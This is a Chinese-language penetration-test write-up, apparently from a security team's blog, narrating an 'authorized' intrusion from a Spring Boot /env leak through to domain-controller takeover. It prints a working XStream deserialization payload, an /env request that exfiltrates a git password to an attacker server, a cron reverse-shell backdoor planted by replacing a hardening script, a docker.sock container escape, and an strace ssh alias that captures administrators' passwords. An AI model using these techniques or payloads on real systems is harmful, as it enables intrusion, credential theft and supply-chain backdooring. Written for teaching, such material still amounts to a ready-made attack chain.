

一次曲折的渗透测试之旅

原创 队员编号008 酒仙桥六号部队 5月19日

这是 酒仙桥六号部队 的第 8 篇文章。

全文共计2241个字，预计阅读时长6分钟。

1 前言


记述一次"授权测试"、"授权测试"、"授权测试"中对某网站进行测试。

第一次渗透测试有点紧张，就把这次渗透测试遇到的一些问题，小技巧记录下来做个分享和小结。

PS：渗透过程中的任何敏感信息均已做过脱敏处理。

2 突破

1、首先是对目标进行信息搜集，搜集一些子域名和端口。这里没有什么特殊的手法，就是扫描。扫描到了一个spring boot的信息泄露。



```
http://[blurred domain]/health
```

首先尝试访问了下jolokia, trace, dump这些高危的endpoit，提示404。很多接口都失效了，只有下面几个接口，env泄露一些信息。

```
1 /health
2 /env
```

```
3 /info
```

2、然后试了下env配置文件进行xstream反序列化，如果Eureka-Client的版本比较低的，可以有机会直接getshell。

使用flask返回application/xml格式数据：

```
1 from flask import Flask, Response
2
3 app = Flask(__name__)
4 @app.route('/', defaults={'path': ''})
5 @app.route('/<path:path>', methods = ['GET', 'POST'])
6 def catch_all(path):
7     xml = """<linked-hash-set>
8     <jdk.nashorn.internal.objects.NativeString>
9     <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
10     <dataHandler>
11     <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
12     <is class="javax.crypto.CipherInputStream">
13     <cipher class="javax.crypto.NullCipher">
14     <serviceIterator class="javax.imageio.spi.FilterIterator">
15     <iter class="javax.imageio.spi.FilterIterator">
16     <iter class="java.util.Collections$EmptyIterator"/>
17     <next class="java.lang.ProcessBuilder">
18     <command>
19     <string>命令</string>
20     </command>
21     <redirectErrorStream>false</redirectErrorStream>
22     </next>
23     </iter>
24     <filter class="javax.imageio.ImageIO$ContainsFilter">
25     <method>
26     <class>java.lang.ProcessBuilder</class>
27     <name>start</name>
28     <parameter-types/>
29     </method>
30     <name>foo</name>
31     </filter>
```

```
32         <next>foo</next>
33     </serviceIterator>
34     <lock/>
35 </cipher>
36     <input class="java.lang.ProcessBuilder$NullInputStream"/>
37     <ibuffer></ibuffer>
38     </is>
39 </dataSource>
40 </dataHandler>
41 </value>
42 </jdk.nashorn.internal.objects.NativeString>
43 </linked-hash-set>""""
44     return Response(xml, mimetype='application/xml')
```

最后由于不知名原因，http请求没有获取到，猜测可能是以下几点原因之一：

- a、版本较高
- b、依赖包未安装
- c、网络原因

3、由于是个测试站点，也没有找到什么敏感信息。准备换下一个网站再深入的时候，发现env中有个打码的git password。


```
},
-  commandLineArgs: {
    eurekaPort1: [REDACTED],
    gitUsername: "publ.[REDACTED]",
    gitPassword: "*****",
    configIp1: "[REDACTED]",
    configIp2: [REDACTED],
    eurekaHost2: [REDACTED],
    eurekaHost1: [REDACTED],
    rabbitmqHost: [REDACTED],
    ...
}
```

4、通过set spring的

eureka.client.serviceUrl.defaultZone属性，读取打码的password。

将gitpass这个变量，赋值给

eureka.client.serviceUrl.defaultZone属性，然后刷新下应用，在他自动请求我们的恶意地址的时候，便会将gitpass通过401认证的方式传输给我们的恶意地址。



```

1 POST /env HTTP/1.1
2 Host: 0.0.0.0(实际ip或host地址)
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 81
10
11 eureka.client.serviceUrl.defaultZone=http://${gitPassword}@0.0.0.0:8080

```

5、refresh后，让app自动获取属性，这样可以把数据发送到我们的服务器上。

```

{
- profiles: [
  "single"
],
- manager: {
  eureka.client.serviceUrl.defaultZone: "http://*****@*****:3"
},
- server.ports: {
  local.server.port: *****
},
- commandLineArgs: {
  eurekaPort1: "*****",
  gitUsername: "public_id",
  gitPassword: "*****",
  cor*****",
  config*****",
  eurekaHost2: "*****",
  eurekaHost1: "*****",
  rabbitmqHost: "*****"
}

```

6、解开base64，获取到git账户密码。

```

GET /apps/ HTTP/1.1
Accept: application/json
DiscoveryIdentity-Name: DefaultClient
DiscoveryIdentity-Version: 1.4
DiscoveryIdentity-Id: *****
Accept-Encoding: gzip
Host: *****
Connection: Keep-Alive
User-Agent: Java-EurekaClient/*****
Authorization: Basic *****

```

3 迂回

1、登录到他们git账户上，看看有没有什么敏感的配置文件的。结果发现都是一些内网的测试环境的数据配置文件，没有太大的用处。

- 2、紧接着去看代码能不能审计出一些漏洞。但由于是测试账号，可见项目不多。
- 3、再翻到几个有低版本的bugjson，但是外网找不到对应的网站。

```
<dependency>
  <groupId>com.unboundid</groupId>
  <artifactId>unboundid-ldapsdk</artifactId>
  <version>3.1.1</version>
</dependency>

<dependency>
  <groupId>com.alibaba</groupId>
  <artifactId>fastjson</artifactId>
  <version>1.2.24</version>
</dependency>

<dependency>
  <groupId>org.apache.ibatis</groupId>
  <artifactId>ibatis-core</artifactId>
  <version>3.0</version>
</dependency>
```

- 4、发现一个oss的链接，oss服务下的一级域名存在通用的编辑器漏洞，可以直接getshell，这里就不再赘述了。主要是这个oss链接，是个加固linux的脚本。

```
9
10
11
12
13 curl https://[redacted].com/hardencentos.sh > hardencentos && chmod 755 hardencentos && ./hardencentos
```

- 5、下载下来打开看了下，猜测应该是个通用运维部署新的机器的时候的常用脚本。可以通过迂回渗透他的oss服务，通过broken link hijacking 获取他内网一些能出网的服务器的权限。

```
## 修改密码加密方式
echo "Upgrading password hashing algorithm to SHA512"
authconfig --passalgo=sha512 --update


##### 默认密码有效期 #####

echo "Setting Password Expiry Time for users ..."
cp /etc/login.defs $AUDITDIR/login.defs_$TIME.b
grep check "PASS_MAX_DAYS" /etc/login.defs "PA
```

6、前面发现已经拿下oss服务商的部分权限，查看他的配置文件，发现一台内网主机的sa权限的数据库，连接之后执行xp_cmdshell系统命令。

```
<add name="ConnectionString"
connectionString="server=.;uid=sa;pwd=a$[redacted]
3 [redacted]9;databas [redacted] >
</connectionStrings>
```

7、然后发现他们很多c段的ip都来请求这个机器的1433数据库，这个数据库应该是个主数据库。




8、连上mssql数据库，翻了很久找到了目标的oss上传使用的key。然后上传替换了这个linux加固脚本，并在里面添加了计划任务后门。

```
1 echo -e "\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/IP/PORT 0>&1\n\n" >> /v
```

4 逃逸

1、一段时间之后，发现获取了一台linux的shell。ifconfig发现存在docker网卡，所以这是一台docker容器。



2、一般来说docker逃逸，会使用下面几种方法：

a、emote api 未授权访问

- b、docker.sock挂载到容器内部
- c、特权模式
- d、runc (CVE-2019-5736)
- e、Dirty Cow (CVE-2016-5195)

3、尝试扫了下2375端口，没有发现未授权的端口访问。

4、find / -name docker.sock尝试寻找下挂载的sock文件。

发现了在/var/run目录下的sock文件，docker.sock是Docker daemon监听的Unix socket，能与其通信意味着可以管理docker。

```
1 curl --unix-socket /var/run/docker.sock http://127.0.0.1/containers/json
```



```
/127.0.0.1/containers/json
[
  {
    "Id": "ae8964ba86c7c...e0e3543281c747d8",
    "Names": [
      "..."
    ],
    "Image": "c...:latest",
    "ImageID": "...138db72",
    "Command": "...",
    "Created": 1554925882,
    "Ports": [],
    "Labels": {
      "...": "true"
    },
    "State": "...",
    "Status": "...",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {

```

5、当容器访问docker socket时，我们可通过与docker daemon的通信对其进行恶意操纵完成逃逸。

若容器A可以访问docker socket，我们便可在其内部安装client (docker)，通过docker.sock与宿主机的server (docker daemon) 进行交互，运行并切换至不安全的容器B，最终在容器B中控制宿主机。以读写权限挂载系统核心目录(/root, /var/spool/cron/等)到容器，可以获取到宿主机的权限。

5 内网

1、通过执行计划任务，执行了反弹shell命令，控制了宿主机。查看下宿主机中的.bash_history文件，发现经常使用这台服务器登录其他服务器。

通过留ssh后门抓取运维常用密码。

```
ifconfig
ssh root@
docker
cd /opt/
ls
sudo apt install docker.io
git clone https://github.com
```

2、通过ssh后门，抓运维密码。

```
1 alias ssh='strace -o /tmp/sssh.log -e read,write,connect -s2048 ssh'
```


```

writ root@ = 28
read(4, "R", 1) = 1
read(4, "o", 1) = 1
read(4, "o", 1) = 1
read(4, "t", 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1
read(4, , 1) = 1

```

3、获取到运维密码的规律 A+用户名+@+年份，生成密码列表，爆破3389获取到一台服务器。

177 - 远程桌面连接



4、然后就是常规操作，读取密码hash，横向渗透，最终获取域控权限。

```

1000      ff0  18187607a14bad0f88bb1
502 krbt  28  58781b68f85aae63
1106      1c  59cc67e33356bf40e9b
1001      5  187607a14bad0f88bb1
1603 z  01  1  ade59cc67e33356bf40e9b
1604 z  01  51c  ade59cc67e33356bf40e9b
1631 l  2404  51c  ade59cc67e33356bf40e9b
1632 w  03  51c  ade59cc67e33356bf40e9b
1653 j  y01  51c  ade59cc67e33356bf40e9b
1668 l  5  ecad  9cc67e33356bf40e9b
1670 t  s01  51c  ade59cc67e33356bf40e9b
1672 l  ang01  51c  ade59cc67e33356bf40e9b
1685 y  f01  51c  ade59cc67e33356bf40e9b
1689 c  1  51c  ade59cc67e33356bf40e9b
1743      01  d51c  ade59cc67e33356bf40e9b
1763      ecad  9cc67e33356bf40e9b
1766      ecad  9cc67e33356bf40e9b
1777      x  ecad  9cc67e33356bf40e9b
1781      01  d51ce  e59cc67e33356bf40e9b
1782      67e33356bf40e9b
1790 li  a  c67e33356bf40e9b

```

5、在内网使用密码、用户名，可以登录大部分内网网站。至此内网沦陷。



6 小结

根据spring框架泄露git账号信息，登录到外网git账户中。由关闭了部分接口，可知做过部分安全措施。然而并没有深入了解这个漏洞。

后面利用blh漏洞getshell获取到内网的权限，最终通过容器逃逸获取服务器权限。容器安全很多厂商还是不够重视，忽略了纵深防御。过分依赖容器、虚拟化本身的安全机

制。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队